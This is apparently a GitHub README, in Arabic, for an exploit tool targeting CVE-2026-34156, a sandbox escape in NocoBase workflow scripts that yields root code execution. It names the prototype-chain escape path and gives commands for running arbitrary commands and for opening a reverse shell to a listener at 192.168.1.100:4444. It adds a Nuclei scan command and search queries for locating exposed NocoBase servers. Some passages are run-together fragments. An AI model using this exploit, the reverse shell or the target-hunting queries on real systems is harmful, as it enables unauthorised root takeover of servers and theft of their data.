
ashrafzaryouh/cve-2026-34156
أداة إثبات مفهوم (PoC) و قالب Nuclei للثغرة CVE-2026-34156، وهي ثغرة هروب من بيئة العزل (sandbox escape) في سير عمل NocoBase تتيح تنفيذ تعليمات برمجية عن بُعد دون مصادقة بصلاحيات الجذر (root).




وصول غير مُصادَق / بامتيازات منخفضة ← تنفيذ تعليمات برمجية عن بُعد بصلاحيات الجذر (Root) في NocoBase
CVE-2026-34156 هي ثغرة حرجة للهروب من بيئة العزل (Sandbox Escape) في NocoBase (منصة مفتوحة المصدر بدون برمجة/منخفضة البرمجة).
يمكن للمهاجم الذي يمتلك القدرة على إنشاء أو تنفيذ عقدة سكربت سير العمل (Workflow Script Node) (حتى بامتيازات منخفضة) أن يهرب من بيئة العزل vm الخاصة بـ Node.js ويحقق تنفيذ تعليمات برمجية عن بُعد بالكامل بصلاحيات الجذر (root) داخل الحاوية.
@nocobase/plugin-workflow-javascript (عقدة السكربت)console._stdout.constructor.constructoruid=0)fs)كائن console الذي يُمرَّر إلى بيئة العزل يأتي من نطاق المضيف (host realm)، مما يسمح للمهاجمين بتسلق سلسلة النموذج الأولي (prototype chain) والوصول إلى مُنشئ Function الحقيقي ← process.mainModule.require.
# Simple command execution
python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444
يتضمن المستودع: سكربت PoC كامل، وقالب Nuclei، وأداة فحص آمنة.
nuclei -u https://target -t cves/CVE-2026-34156.yaml
title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"
isolated-vm) في بيئة الإنتاج.
هذا المستودع مخصص لأغراض البحث الأمني التعليمي والمصرّح به فقط.
استخدمه فقط على الأنظمة التي تملكها أو لديك إذن كتابي صريح باختبارها.
الاستغلال غير المصرّح به غير قانوني.
صُنع بـ ❤️ لمجتمع الأمان
ابقَ آمنًا. قم بالتصحيح بسرعة.